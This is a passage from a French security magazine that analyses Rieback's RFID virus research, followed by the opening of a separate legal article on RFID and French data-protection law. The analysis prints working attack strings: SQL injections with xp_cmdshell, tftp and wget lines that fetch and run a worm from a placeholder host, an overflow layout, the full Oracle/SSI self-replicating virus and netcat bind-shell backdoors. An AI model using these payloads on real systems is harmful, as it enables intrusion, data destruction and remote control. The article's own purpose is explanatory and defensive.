Jusque récemment, la sécurité de la RFID se focalisait sur les problèmes directement liés aux étiquettes (tags) et aux protocoles de communication. Mais la sécurité d'un système RFID ne doit pas oublier les autres éléments présents dans l'architecture, en particulier la base de données. Aussi, fin 2005, lorsqu'une équipe de l'université Vrije d'Amsterdam a publié une étude exposant un certain nombre d'attaques possibles sur les bases de données RFID, et notamment a expliqué comment faire un virus pour ce type d'environnements, la polémique s'est enflammée et le débat de société s'en est trouvé compliqué. Sans diminuer l'intérêt de ces travaux passionnants, nous allons présenter les technologies virales pour RFID proposées par cette équipe, et faire le point sur le niveau réel de risque.

mots clés : ***vers et virus / attaque de Melanie Rieback***

Introduction : RFID et sécurité

Nous ne rappellerons que succinctement ce qu'est la technologie RFID et le contexte de l'étude, afin de permettre au lecteur une lecture aisée de cet article. Il pourra se référer au reste du dossier pour une présentation exhaustive des différentes technologies sous-jacentes à la technologie RFID.



1 *Architecture RFID générique*

Une architecture RFID classique est composée des éléments suivants (figure 1) :

- des puces ou étiquettes (tags) RFID contenant des données ;
- une interface composée de lecteurs RFID pour lire, écrire ou modifier les données des puces RFID ;
- une interface de gestion ;
- une passerelle vers une base de données ;
- une ou plusieurs bases de données (MySQL, Postgres, Oracle, SQL Server).

À l'exception des étiquettes RFID elles-mêmes, tout le reste du matériel est classique et relève de l'informatique telle que nous la connaissons déjà.

Plusieurs aspects et caractéristiques font de la technologie RFID une cible potentiellement intéressante pour les virus et autres codes malveillants. Ces points ne sont d'ailleurs pas véritablement spécifiques à la technologie RFID, mais à bien d'autres technologies nouvelles ou anciennes (citons, par exemple, la VoIP [2]) :

- **Protocoles génériques et facilité de mise en œuvre.** Une architecture RFID reprend une architecture réseau réduite, mais classique. À ce titre, elle se fonde sur des protocoles Internet, des systèmes répandus comme DNS (*Domain Name System*) et URI (*Uniform Resource Identifier*) et le langage XML (*Extensible Markup Language*). Cela implique que toute vulnérabilité ou attaque connue affectant ces protocoles, systèmes ou environnements génériques, est susceptible de s'appliquer à tout ou partie d'une architecture RFID. En ce qui concerne les bases de données, là aussi, la plupart des architectures RFID utilisent des technologies déjà existantes (SAP, Oracle). Cela signifie que tout problème de sécurité affectant ces bases concernera également les systèmes RFID qui les utilisent.

- **Complexité et taille du code.** Si la capacité des étiquettes RFID elles-mêmes est naturellement limitée (d'une centaine d'octets pour les étiquettes à très bas coût à quelques Ko pour les plus évoluées, voire à l'extrême 70 Ko pour celles utilisées dans les passeports), en revanche, le reste de l'architecture (serveurs d'applications et bases de données) peut contenir des millions de lignes de codes. Cette potentialité gigantesque accroît le risque de deux manières, comme pour tout système complexe :

  ↳ En augmentant la probabilité de vulnérabilités résiduelles de développement (en moyenne, les études montrent que subsistent entre 6 et 16 failles pour 1000 lignes de codes). Cela représente autant de vulnérabilités exploitables par un code malveillant.

  ↳ Un code volumineux et fonctionnellement sophistiqué représente un nombre important de points d'exécution détournables par un *malware* ou d'endroits où se cacher.

- **Haute valeur ajoutée.** Une attaque contre un système RFID aura des conséquences allant au-delà d'une simple atteinte à l'architecture, mais également affectera potentiellement tous les biens marqués par des étiquettes RFID. Imaginons l'impact de modifications malicieuses de données concernant l'identification de produits chimiques ou pharmacologiques.

- **Faux sentiment de sécurité.** La technologie RFID apparaît comme complexe et simple à la fois. Avant l'étude de Melanie Rieback [1], elle apparaissait comme sûre du fait des capacités apparemment réduites des étiquettes RFID : dans l'esprit de l'homme de la rue, au fond, une simple version moderne de codes-barres. Mais, une fois encore, excepté pour les éléments périphériques (étiquettes et lecteurs), une architecture RFID n'est pas différente d'une architecture informatique classique. Notons cependant que les technologies d'étiquettes progressent très vite et que ces dernières deviennent en réalité de plus en plus sophistiquées.

Ces considérations étant données, si les avantages de la technologie RFID sont indéniables (accélération du traitement, facilité de mise

en œuvre, gestion optimisée, applications quasi illimitées comme la lutte contre la contrefaçon, la contrebande, la gestion des biens...), les risques potentiels d'un manque de sécurité sont à la hauteur de ces avantages. Pour s'en convaincre, imaginons le scénario suivant : les produits chimiques d'un entrepôt de fabrication de médicaments sont marqués et gérés automatiquement par un robot via des étiquettes RFID. Supposons que pour fabriquer un sirop pour enfant il faille deux principes chimiques A et B. Le robot va chercher lesdits produits et les verse directement dans les cuves de fabrication. Un terroriste parvient à déployer un virus dont la charge finale consiste, au niveau des bases de données, puis des étiquettes RFID à inverser les données identifiant les fûts de produit A et ceux des fûts contenant, par exemple, de l'arsenic de type III (ou As III, produit utilisé en pharmacologie). La charge finale est simple, mais l'effet serait dévastateur pour les enfants prenant le sirop et pour la société pharmacologique.

Ce scénario relève-t-il de la science-fiction ? Pas si sûr. C'est du moins ce que l'équipe de l'université d'Amsterdam a tenté de prouver. Nous allons, dans cet article, montrer qui si cette attaque est effectivement possible, elle suppose néanmoins un contexte opérationnel particulier et des conditions tout aussi spécifiques, qu'une politique de sécurité efficace, lors du développement et la conception d'un système RFID, devraient **normalement** empêcher.

Menaces RFID identifiées

Outre les menaces classiques liées à la partie classiquement réseau, plusieurs menaces ont été identifiées concernant plus spécifiquement les architectures RFID. Mais, dans l'absolu, elles peuvent être vues comme un portage étendu de techniques déjà connues pour d'autres environnements.

Elles sont de trois types et reposent sur l'existence de failles de sécurité, autrement dit, d'environnements non maîtrisés en termes de fonctionnalités trop riches. Face à des ressources limitées – pour les étiquettes du moins, une bonne dose d'ingéniosité et de savoir-faire peuvent permettre de mener des attaques efficaces.

⇨ **Insertion de code.** Il s'agit d'injecter du code malicieux dans une application par le biais d'un langage de script adapté (VBS, CGI, JS, Perl...). Les exemples les plus connus sont l'insertion de code HTML et les techniques de *Cross-Site Scripting*. Ce genre d'attaques peut être réalisé au moyen d'étiquettes RFID contenant le code à injecter dans un des éléments de l'architecture RFID. C'est notamment le cas lorsqu'une application RFID utilise des protocoles Web classiques pour des requêtes dans les bases de données : le problème classique de l'insertion de code affectant les navigateurs Web usuels se généralisera au domaine RFID. Ainsi, une exploitation de la faille WMF peut se faire via le code suivant contenu dans une étiquette RFID, lors d'un traitement direct ou indirect via la base de données :

```
<script>document.location='http://adresse_ip/exploit.wmf' ;</script>
```

Le navigateur est ainsi redirigé vers un fichier contenant l'exploit WMF.

⇨ **Buffer overflow.** Famille de failles bien connues pour les environnements classiques, le monde RFID n'y échappe pas. Le code assurant la liaison entre l'interface de lecture et le reste de l'architecture est généralement écrit en C ou C++. Lors de la lecture des données contenues dans une étiquette RFID, le lecteur peut être forcé à lire plus de données que prévu, provoquant ainsi un débordement de tampon. Prenons les données suivantes contenues dans l'étiquette RFID sur un fût de sel d'arsenic (As III ou arsénite) :

OFFSET	HEX	ASCII
00	7341 4920 4949 2027 4857 5245 2045 6154	As III' WHERE Ta
10	6749 643D 2730 3132 3334 3536 3738 3941	gId='0123456789A
20	4243 4445 4627 00?? ???? ???? ???? ????	BCDEF' . . . . .
	176 octets de remplissage du buffer	
E0	???? E0F4 1200 68EB F412 00E8 DD9E AC77	. . . . .
F0	??73 6865 6C6C 2063 6F6D 6D61 6E64 7300	.shell commands.

L'exploit en lui-même – une simple injection SQL – est contenu dans les deux dernières lignes du tableau. Expliquons le principe de fonctionnement.

OFFSET	HEX	Explication
E2	E0F4 1200	Adresse de retour (valeur de l'adresse courante + 4 octets) en sortie de pile
E6	68EB F412 00	Push 0x0012F4EB. La chaîne située à l'offset F1 est empilée
EB	E8 DD9E AC77	Appel de l'adresse relative 0x77AC9EDD (fonction `system` dans la `dll msvcrt.dll` (C-runtime). Notons que la fonction `system` n'est pas utilisée, mais elle est utilisable une fois la dll chargée en mémoire.
F0	??	Cet octet peut prendre n'importe quelle valeur, il est écrasé lorsque la fonction `system` est appelée.
F1	shell command\0	La chaîne de caractères passée en argument de la fonction `system` représentant la commande malicieuse.

De manière plus illustrée, le *buffer overflow* se résume ainsi (système *little-endian*) :

```
As III' WHERE TagId='0123456789ABCDEF'__ ….\xF0\xB2\x40
```

À l'issue, le code saute à l'adresse 0x0040B2F0. Dans le contexte des étiquettes RFID, la faible ressource mémoire disponible – pas plus de 1024 bits dans la plupart des cas – n'est pas un obstacle rédhibitoire. Ainsi, une écriture multiple et répétée (commande `write multiple blocks`) peut être utilisée pour remplir le buffer d'une application et ainsi réaliser au final un débordement.

C'est ce type d'attaque qui vient d'être réalisé par Lukas Grunwald [6], expert allemand en sécurité informatique, conseiller auprès du Parlement allemand en matière de passeports biométriques. Entre autres possibilités, en copiant l'étiquette RFID d'un passeport et en insérant du code malicieux dans l'image au format JPEG2000, contenant la photo d'identité, il est parvenu à faire crasher le lecteur au moment de la lecture de cette image, permettant, théoriquement ensuite la reprogrammation dudit lecteur, par exemple pour valider des passeports expirés ou piratés.

⇨ **Injection SQL.** Il s'agit de leurrer une base de données en lui faisant exécuter du code SQL à des fins malicieuses afin de :

- ↳ parcourir et cartographier la base de données ;
- ↳ récupérer des données confidentielles de la base ;

↳ exécuter des commandes système.

Malgré les capacités mémoire réduites des étiquettes RFID, la puissance du langage SQL permet de réaliser des attaques puissantes à l'aide de commandes de taille réduite [3]. Citons quelques exemples :

↳ `; shutdown - -` provoquera l'arrêt du serveur SQL avec 12 octets seulement.

↳ `drop table <tablename> - -` efface la table spécifiée de la base.

↳ `sp_addextendedproc 'xp_server', 'C:\temp\xp_foo.dll'`
`exec xp_webserver`
La première commande charge une dll malicieuse (déjà présente, ici le fichier `xp_foo.dll`) via *l'extended storedprocedure API*. La seconde l'active.

Ces exemples montrent qu'une faible quantité de code est suffisante et rend donc possible ce type d'attaques à partir d'étiquettes RFID « malicieuses ». Dans un contexte sécurisé, les données contenues dans l'étiquette ne devraient pas être interprétées comme du code, sauf en cas de vulnérabilités. Considérons la requête SQL suivante :

```
INSERT INTO ContenuDuFut VALUES ('%id%', '%data%')
```

où `%id%` désigne le code identificateur de l'étiquette et `%data%` la donnée contenue dans cette dernière. Alors, si l'étiquette contient les données suivantes :

```
ProduitA') ; sql_command
```

Tout ce qui suit le symbole `';'` sera interprété et exécuté.

Programmes auto-reproducteurs RFID : vers et virus

Après avoir vu les principales menaces potentielles concernant une architecture RFID, se pose le problème critique de la faisabilité de codes auto-reproducteurs – autrement dit, capables, de manière plus ou moins autonome, de dupliquer leur propre code dans le système cible. Il ne s'agit pas tant de la faisabilité en elle-même – tout environnement capable d'exécution est concerné par le risque viral [7] – mais de savoir si un tel risque peut opérationnellement être exploité et, si oui, dans quelles conditions. Deux types de codes sont à envisager dans ce cas précis : les vers et les virus.

Les vers RFID

Le cas des vers informatiques – codes se propageant par duplication de leur propre code, à travers un réseau – est plus facile à traiter dans le cas d'une architecture RFID. En effet, parmi les trois catégories répertoriées de vers [4, chap. 4], seule la classe des vers simples est potentiellement réalisable. En effet, pour les deux autres catégories – macro vers et vers d'emails – une action systématique au niveau du client – par exemple activer une pièce jointe – est nécessaire. Dans le cadre de la RFID, cela signifierait que chaque étiquette RFID est pourvue de facultés autonomes d'exécution, ce qui, à ce jour, n'est pas le cas. Il en sera peut être un jour autrement lorsque les étiquettes actives seront préférentiellement utilisées, grâce à une meilleure miniaturisation [N1].

En conséquence, seul un ver simple – c'est-à-dire exploitant une ou plusieurs vulnérabilités au niveau du client et/ou du serveur, pour se propager – peut constituer une menace. Mais là encore, comme pour les menaces présentées dans les sections précédentes, cela suppose le contexte général d'une architecture vulnérable, donc non sécurisée. Un ver spécifique à une architecture RFID doit se propager via les étiquettes RFID : un serveur RFID peut infecter ces étiquettes en écrasant leurs données avec le code d'un exploit, lequel, lors d'une lecture de l'étiquette par un serveur RFID non infecté, assurera son infection par le ver, lequel propagera l'infection en modifiant d'autres étiquettes. Ce genre d'attaque n'est bien sûr pas possible pour les étiquettes à bas coût qui ne possèdent pas de mémoire réinscriptible.

Voyons l'un des scénarii les plus probables pour exploiter un ver RFID. Une étiquette RFID peut soit contenir un code binaire permettant de charger le ver et de l'exécuter ou bien le faire via des commandes *shell* qui effectueront elles-mêmes l'activation du code viral.

Considérons le code suivant réalisant une injection SQL :

```
ProduitA' ; EXEC Master..xp_cmdshell 'cd \Windows\Temp & tftp -i <adresse_ip>
GET worm.exe & worm.exe' ;--
```

La requête en cours est terminée automatiquement, une nouvelle requête utilisant la commande SQL `xp_cmdshell` (exécution d'une commande shell) est lancée. Toute commande qui serait insérée après les commentaires par le serveur sera ignorée (prévention des logs d'erreurs). Ici, le ver est téléchargé via le protocole tftp (en standard sous Windows), puis exécuté.

La même action sous Linux peut être réalisée ainsi (via la technologie SSI de génération dynamique de pages Web) :

```
#exec cmd=  ''wget http://adresse_ip/worm -O /tmp/worm; chmod +x /tmp/worm; /tmp/worm  ''
```

Il reste évident que tout environnement RFID contenant des vulnérabilités pourra ainsi être attaqué de la sorte.

Les virus RFID

Le cas des virus est plus intéressant à traiter, car il ne suppose plus d'avoir une connexion réseau pour agir, mais simplement de disposer d'étiquettes RFID infectées pour propager l'attaque. Cette approche est comparable en tous points à celle consistant, dans le cas classique, à utiliser des fichiers infectés. Pour illustrer une attaque virale via des étiquettes RFID infectées, reprenons le scénario opérationnel présenté en introduction (entrepôt de fabrication de médicaments). Chaque fût est identifié par une étiquette RFID accessible en lecture/écriture. Les données de chacune d'entre elles décrivent le contenu de chaque fût. Les bases de données gèrent les mouvements (entrées, sorties, réaffectations de contenu...) des chargements de l'entrepôt. Considérons, dans cette base de données, la table suivante, dénommée `NouveauContenuFut` :

ID étiquette	ContenuFut
123	Produit A
234	Produit B

Cette table indique que les fûts dont l'étiquette contient l'ID 123 doivent être remplis avec le produit A, par exemple.

Supposons maintenant qu'une étiquette RFID infectée soit introduite dans l'entrepôt au moyen d'un fût de produit (anodin) A. L'attaquant est parvenu, d'une manière ou d'une autre, à infecter cette étiquette et à y placer un code d'injection SQL destiné à attaquer les serveurs RFID de l'architecture. À la lecture de l'étiquette, l'injection SQL est automatiquement réalisée. Elle consiste simplement à ajouter une copie de son propre code à certaines, voire à toutes les données présentes dans la colonne `ContenuFut` de la table `NouveauContenuFut`. Les données sont éventuellement modifiées.

La table NouveauContenuFut est modifiée comme suit :

ID étiquette	ContenuFut
123	Produit A',<code SQL malicieux> - -
234	Produit B',<code SQL malicieux> - -

Un peu plus tard, un fût est rempli selon les données dans la table et son étiquette est chargée avec la valeur du champ ContenuFut, laquelle contient le code malicieux. Le processus peut alors être potentiellement répété dans un autre entrepôt vers lequel le fût sera envoyé, si l'architecture RFID est compatible (et vulnérable aux mêmes faiblesses exploitées). La fonction d'auto-reproduction (recherche et infection des cibles) est ainsi assurée.

Concernant la charge finale, elle est mise en place également par la requête SQL malicieuse. Elle consiste, par exemple (voir section suivante), à installer une *backdoor* dans le serveur de bases de données et à modifier certaines données critiques. Dans le cas de la fabrication du médicament évoqué dans l'introduction, imaginons que le robot, assurant le chargement de la cuve de fabrication avec les différents produits de base, utilise les données du tableau suivant :

ID étiquette	Nom du produit de base	Quantité (dose)
123	Produit A	QA
234	Produit B	QB

L'attaquant, via la backdoor, peut alors, par exemple, modifier le tableau de la manière suivante :

ID étiquette	Nom du produit de base	Quantité (dose)
345	As III (arséniate)	QA
234	Produit B	QB

Le lecteur aura saisi sans aucune difficulté les ravages potentiels d'une telle attaque. Notons que la modification de la table NouveauContenuFut précédente, pour produire le même résultat, aurait pu être réalisée directement via le code SQL injecté (voir [3] et tout manuel de référence du langage SQL). Nous allons maintenant étudier une implémentation réelle de ce type de virus – celle de Melanie Rieback – et voir comment un tel code peut être FACILEMENT mis en œuvre.

Étude et implémentation du RFID virus Oracle/SSI

L'architecture de test

Melanie Rieback [1] a conçu et implémenté plusieurs virus pour une architecture modulaire correspondant au schéma de la figure 1. Nous en présenterons un en détail, un virus Oracle de 127 octets, ainsi que quelques-unes des variantes possibles.

La plate-forme utilisée est composée d'étiquettes RFID de type I.Code SLI HF pouvant stocker 896 bits de données. Codés en ASCII, cela autorise un code d'au plus 128 octets. Le lecteur utilisé est un Philips MIFARE/I.Code Pegoda. Enfin, plusieurs bases de données ont été utilisées :

- MySQL (MySQL C API);
- Oracle (OCI 10.2.0, iSQL*Plus) ;
- PostgresSQL (lipq API);
- SQL Server (*SQL Distributed Management Objects*).

L'interface de gestion est en PHP et utilise les API standards PHP pour la connexion aux bases de données. La base de données sera représentée par un tableau similaire, dénommé ContainerContents à ceux de la section précédente et défini comme suit :

```
CREATE TABLE ContenuFut (
        TagID                VARCHAR(16),
        NewContents VARCHAR(128),
        OldContents VARCHAR(128)
) ;
```

Si un fût conserve le même contenu, le champ NewContents est laissé vide. Cela donne, en reprenant le scénario d'attaque précédent :

TagID	OldContents	NewContents
123	Prod A	
234	Prod B	

Description du virus

Le code du virus Oracle/SSI est le suivant :

```
Prod A',NewContents=(select SUBSTR(SQL_TEXT, 43,127) FROM v$sql WHERE
INSTR(SQL_TEXT,'< !- - #exec cmd=``netcat -lp1234|sh''- ->') >0)- -
```

La première partie du virus met en place les fonctions d'auto-reproduction proprement dite :

```
SELECT SUBSTR(43, 127) FROM v$sql
WHERE INSTR(SQL_TEXT,…. <charge finale> …) > 0)
```

La caractéristique essentielle de cette partie de code est que l'injection SQL évite de passer par un auto-référencement impossible à gérer en pratique. À cette fin, l'astuce est de passer par une commande – disponible dans la plupart des bases de données – qui permet de lister les requêtes en cours (contenues dans la vue v$sql) via l'API OCI d'Oracle :

```
SELECT SQL_TEXT FROM v$sql WHERE INSTR(SQL_TEXT,' '') > 0;
```

Le code de l'exploit complet dans la chaîne de caractères filtrée de cette vue est localisé à partir de la position 43 et a une taille de 127 octets.

La seconde partie du code

```
< !- - #exec cmd=``netcat -lp1234|sh''- - >
```

constitue la charge finale du virus. À l'activation du module SSI (*Server Side Include*) par l'interface de gestion de l'architecture RFID, ce dernier va exécuter la commande netcat, laquelle ouvre une backdoor : il s'agit d'un shell distant sur le port 1234 actif pendant la durée de la session SSI. Une backdoor plus élaborée permettrait de créer une session shell ayant le statut de processus démon autorisant ainsi une connexion sans limite pour l'attaquant. Cela se fait aisément via la commande screen :

```
screen -dmS t bash -c''while [ true ] ; do netcat -lp1234|sh ; done''
```

Lorsqu'une étiquette RFID est lue, ses données sont stockées d'abord au niveau de l'interface de lecture. Cette dernière effectue une requête vers la base Oracle (via l'API OCI). Le champ OldContents est mis à jour avec les nouvelles valeurs lues dans l'étiquette, via la requête suivante :

```
UPDATE ContainerContents SET OldContents='tag.data' WHERE TagId='tag.id';
```

Si les données présentes dans l'étiquette sont infectées par le virus, ce dernier va profiter de cette requête pour procéder à l'infection de la base de données. Ainsi, nous avons :

```
UPDATE ContainerContents SET Oldcontents='Prod A',NewContents=(select
SUBSTR(SQL_TEXT, 43,127) FROM v$sql WHERE INSTR(SQL_TEXT,'< !- - #exec
cmd=``netcat -lp1234|sh''- ->') >0)- -' WHERE TagID='123'
```

La portion de code en rouge correspond à la position à la chaîne de longueur 127 débutant à la position 43 (dans la fonction `SUBSTR(SQL_TEXT, 43,127)`) qui sera copiée par le virus (auto-reproduction).

Toutes les entrées de la table cible dans la base de données sont ainsi infectées, ce qui donne, en fin d'infection, la table suivante :

TagID	OldContents	NewContents
123	Prod A	Prod A',NewContents=(select SUBSTR(SQL_TEXT, 43,127) FROM v$sql WHERE INSTR(SQL_TEXT,'< !- - #exec cmd=``netcat -lp1234|sh''- ->') >0)- -
234	Prod A	Prod A',NewContents=(select SUBSTR(SQL_TEXT, 43,127) FROM v$sql WHERE INSTR(SQL_TEXT,'< !- - #exec cmd=``netcat -lp1234|sh''- ->') >0)- -

Une fois la base infectée, le virus doit se propager aux étiquettes non infectées, d'autres fûts présents dans l'entrepôt et destinés, par exemple, à d'autres lieux de stockage et de traitement. La simple requête suivante permet de copier le virus dans une toute nouvelle étiquette saine :

```
SELECT NewContents FROM  ContainerContents WHERE TagId='tag.id';
```

Ce simple exemple de virus montre donc qu'il est possible d'attaquer une architecture RFID à l'aide de codes malveillants et de propager ces codes par son intermédiaire. Cela suppose néanmoins un contexte non sécurisé (voir section suivante) et, bien sûr, des étiquettes à mémoire réinscriptible, ce qui ne concerne qu'une partie des étiquettes à bas coût.

Au-delà de ce simple *proof-of-concept*, il est possible de réaliser des codes plus élaborés, mettant en œuvre des fonctionnalités de furtivité, de polymorphisme et des techniques d'infection beaucoup plus élaborées (à titre d'exemple, de déployer un virus via plusieurs étiquettes RFID chacune contenant une partie du code, selon le principe des codes k-aires **[5, chap. 4]**).

Conclusion

La technique présentée par Melanie Rieback n'est pas surprenante dans la mesure où elle illustre, une fois de plus, que, d'une part, tout environnement capable d'exécution, même de manière limitée, est susceptible d'être infecté, et que, d'autre part, la menace informatique suit voire, souvent, précède la technologie. Il est illusoire de penser qu'un système pourrait échapper au risque viral. En conséquence, la conclusion principale est la suivante :

Les attaques virales contre des architectures RFID actuelles ne sont possibles que dans un contexte de vulnérabilités et d'absence d'une sécurité suffisante et adaptée, concernant les différents éléments constituant cette architecture.

En conséquence, la prévention contre de telles attaques n'est pas différente dans ses principaux aspects de la prévention contre des attaques virales classiques contre des systèmes non moins classiques [4, chapitre 5].

Si les techniques présentées dans cet article supposent des lacunes de sécurité dans une architecture RFID, elles sont malgré tout très intéressantes du fait de la spécificité de ces environnements d'un nouveau genre, caractérisés par une mobilité extrême :

⇨ Les étiquettes RFID sont destinées à se répandre partout, en nombre considérable et sans réel contrôle possible. Cela signifie qu'il sera toujours facilement possible pour un attaquant d'intervenir à ce niveau. Cela implique que malgré le caractère passif de ces étiquettes pour la majorité d'entre elles (services de lecture seulement, voire d'écriture pour certaines d'entre elles), les étiquettes devraient faire l'objet d'une sécurisation adaptée, car chacune d'elles représente un point d'entrée potentiel dans l'architecture RFID.

⇨ La gestion de ces millions d'étiquettes RFID se fera par un très grand nombre d'architectures RFID. Or, il est à peu près sûr qu'un nombre non négligeable d'entre elles seront insuffisamment sécurisées pour prévenir ce genre d'attaques. Mais, de ce point de vue, cela concerne également des architectures plus classiques. La seule différence est celle de la loi du nombre.

Doit-on pour autant freiner et limiter l'usage de la technologie RFID ? Certainement pas : une telle attitude serait non seulement illusoire, mais également stupide. Mais, face aux interrogations de la société face au risque potentiel de cette technologie en matière de vie privée et de sécurité des infrastructures sensibles, cela doit obliger tous les acteurs, techniques et décisionnels, à prendre en compte très sérieusement la sécurité et à imposer des normes plus sévères, afin de limiter au maximum les risques potentiels.

Remerciements

Merci à Guillaume Arcas et à Gildas Avoine pour leur relecture avisée et scrupuleuse.

Note

[N1] En fait, les étiquettes actives existent depuis plus longtemps que leurs homologues passives. Mais beaucoup moins volumineuses, ces dernières sont de nos jours largement privilégiées.

Références

[1] RIEBACK (M.), CRISPO (B.) et TANENBAUM (A. S.), « *Is your cat infected with a computer virus ?* », *In 4th IEEE International Conference on Pervasive Computing and Communications* (PERCOM 2006), pp. 169-179, 2006. Voir également le site **http://www.rfidvirus.org**.

[2] BLANCHARD (F.), FILIOL (E.) et SAUNOIS (L.), « La plate-forme WHIZ : simuler et étudier les attaques VoIP », *MISC – Le journal de la sécurité informatique*, pp. 42-54, mai/juin 2007.

[3] ANLEY (C.), « *Advanced SQL injection in SQL server applications* », 2002, **http://www.nextgenss.com/papers/advanced_sql_injection.pdf**.

[4] FILIOL (E.), *Les virus informatiques : théorie, pratique et applications*, collection IRIS, Springer Verlag France, 2004.

[5] FILIOL (E.) , *Techniques virales avancées*, collection IRIS, Springer Verlag France, 2007.

[6] « Des vulnérabilités dans le passeport biométrique », *Bouillon de Cultures*, 2007, **http://bouillondecultures.blogspot.com/2007/08/desvulnrabilits-dans-le-passeport.html**.

Quelques remarques sur les RFID et la protection des données personnelles en droit français

mots clés : *droit / données personnelles / CNIL / Pass Navigo*

La commande était claire. Décrire objectivement les garde-fous existant en droit français pour protéger le public des fuites de données personnelles liées à la multiplication des systèmes RFID. L'exemple suggéré était celui de l'utilisation de ces systèmes dans les transports en commun. Partons donc de là. Chaque résident de la région Île de France[1] peut, depuis 2001, disposer, pour son confort, de ce que la RATP a appelé un « Pass Navigo » lui permettant de valider son utilisation des transports publics sans contact. Le « Pass Navigo », nominatif et gratifié d'une photographie de son titulaire, est équipé d'une puce RFID qui permet l'enregistrement, à la fois sur la puce elle-même et dans la base de données du transporteur, des données de validation, autrement dit la date, l'heure, et le lieu de passage devant une borne de lecture RFID[2].

Dès lors, il devient théoriquement possible de tracer (traquer ?) toute personne possédant un tel sésame dans ses déplacements quotidiens. Certes, cela était déjà possible, sans RFID, en ayant recours aux données contenues dans la carte bancaire de cette personne, ses diverses cartes de fidélité, voire, depuis quelques années maintenant, son téléphone cellulaire. Ce n'est donc qu'un pas de plus franchi dans la montée de la traçabilité généralisée de nos allées et venues, au profit d'intérêts que l'on peine parfois à identifier. Le discours est connu. Les arguments, pro ou anti, sont nombreux. L'objectif qui nous a été assigné ne consiste pas à prendre parti dans la querelle, mais, le plus objectivement possible, à décrire l'état du droit français applicable à cette situation.

Car, c'est une chance que l'on ne relève quasiment plus tant elle appartient au domaine de la normalité en France et plus largement en Europe[3], nous disposons bel et bien d'un droit applicable en la matière, d'un droit à la protection de nos données personnelles lorsqu'elles font l'objet d'un traitement, automatisé ou non (les seconds se faisant singulièrement rares, il faut bien le reconnaître). Ce droit est issu, en France, de la loi du 6 janvier 1978 relative à l'informatique, aux fichiers et aux libertés. Au niveau communautaire, il est synthétisé en grande partie dans la directive du 24 octobre 1995[4]. Au plan européen, il s'agit de la convention du Conseil de l'Europe du 28 janvier 1981[5].

En France, l'application et l'interprétation de ce droit sont encadrées par les tribunaux, mais également par une autorité administrative indépendante, la Commission Nationale Informatique et Libertés, plus connue sous son acronyme « CNIL ». La CNIL est chargée de veiller au respect de la loi « Informatique et Libertés ». Elle dispose pour cela de pouvoirs de contrôle et de sanction, particulièrement depuis 2004[6]. Elle veille également à l'interprétation de la loi et à son adaptation vis-à-vis des nouvelles technologies de l'information, au travers de ses rapports et communications notamment.

En ce qui concerne les RFID, et particulièrement leur utilisation dans le cadre de systèmes billettiques tels que celui de la RATP, deux éléments de doctrine de la CNIL nous semblent pertinents. Le premier est la délibération qu'elle a rendue le 16 septembre 2003[7] au sujet des applications billettiques des sociétés de transports collectifs. Le second est la communication donnée par l'un de ses commissaires, Philippe Lemoine, sur la radio-identification, le 23 octobre de la même année[8]. De ces deux textes, tous deux disponibles sur le site Internet de la CNIL, on peut, nous semble-t-il, tirer les enseignements suivants :

⇨ Selon la CNIL, quel que soit son objectif, qu'il s'agisse de faciliter la gestion des billets de transport en commun ou bien tout simplement d'assurer la logistique d'un supermarché, l'utilisation d'un système RFID constitue un traitement de données à caractère personnel. La qualification peut sembler osée, elle l'est même parfois, lorsque, contrairement à l'hypothèse que nous envisageons ici, les données traitées n'ont rien de nominatif. Cette position, stricte, se justifie néanmoins,

1 Ou personne travaillant dans la région, mais l'emploi de cette technologie n'est pas réservé à l'Île de France, de nombreuses autres régions l'ayant adoptée.

2 Délibération n° 03-038 du 16 septembre 2003 portant adoption d'une recommandation relative à la collecte et au traitement d'informations nominatives par les sociétés de transports collectifs dans le cadre d'applications billettiques.

3 Les États-Unis ne peuvent se prévaloir d'une législation aussi protectrice. Aucune règle générale relative à la privacy n'ayant réussi à s'y implanter, le problème demeure traité de manière sectorielle, ce qui engendre de multiples dérives et permet le développement de pratiques tout à fait abusives en ce domaine.

4 Directive 95/46/CE du Parlement européen et du Conseil, du 24 octobre 1995, relative à la protection des personnes physiques à l'égard du traitement des données à caractère personnel et à la libre circulation de ces données.

5 Convention du Conseil de l'Europe du 28 janvier 1981 pour la protection des personnes à l'égard du traitement automatisé des données à caractère personnel.

6 Elle a, en effet, été modifiée par la loi relative à la protection des personnes physiques à l'égard des traitements de données à caractère personnel du 6 août 2004, en ce sens.

7 Délibération n° 03-038 du 16 septembre 2003 précitée.

8 http://www.cnil.fr/fileadmin/documents/approfondir/rapports/RFID_communication.pdf

Stéphanie Lacour
Chargée de recherche CNRS-CECOJI
lacour@ivry.cnrs.fr

selon l'institution, par le fait que de tels systèmes, malgré l'apparente insignifiance des données qu'ils peuvent parfois traiter, permettent, par la densité du maillage des étiquettes qui entourent une personne, d'en tracer un profil pouvant être analysé quasiment en permanence. L'autorité prend dès lors le parti de les considérer, dans leur généralité, comme des données à caractère personnel au sens de la loi de 1978[9]. Dans l'hypothèse du traitement billettique, néanmoins, la qualification était moins surprenante, puisque les données contenues dans la puce renvoient directement à une base de données nominative qui se trouve en possession du responsable du traitement et n'est absolument pas anonyme.

⇨ Dans le domaine de la billettique, toujours selon la CNIL, de tels systèmes sont parfaitement valables, même s'ils constituent un risque pour les données à caractère personnel et une possible atteinte à la liberté d'aller et venir et au droit à la vie privée. Ils doivent néanmoins remplir un certain nombre de conditions afin de respecter les dispositions de la loi de 1978, parmi lesquelles une identification claire des finalités du traitement, qui doivent être légitimes et proportionnées[10]. Compte aussi, au nombre des conditions posées par la CNIL, l'obligation de ne conserver les données de validation sous une forme permettant l'identification du titulaire de la carte que dans la mesure où elles servent à lutter contre la fraude, ce qui implique de les anonymiser au-delà d'un délai relativement court (2 jours consécutifs, y compris le délai de sauvegarde) faute de détection d'une telle fraude, mais également de ne conserver sur la carte elle-même qu'un nombre limité de données de validation[11]. En outre, indépendamment des conditions spécifiques posées par la CNIL dans sa recommandation, les transporteurs qui font usage de systèmes billettiques RFID demeurent, en toute hypothèse, soumis à l'application des règles générales posées par la loi de 1978, entre autres à des obligations de confidentialité et de sécurité des données particulièrement exigeantes[12]. Enfin, la CNIL a émis le souhait que de telles applications, fortement liées à l'identification des usagers des transports, ne détruisent pas totalement la possibilité de circuler de manière anonyme.

Quelles conclusions tirer de ces éléments ?

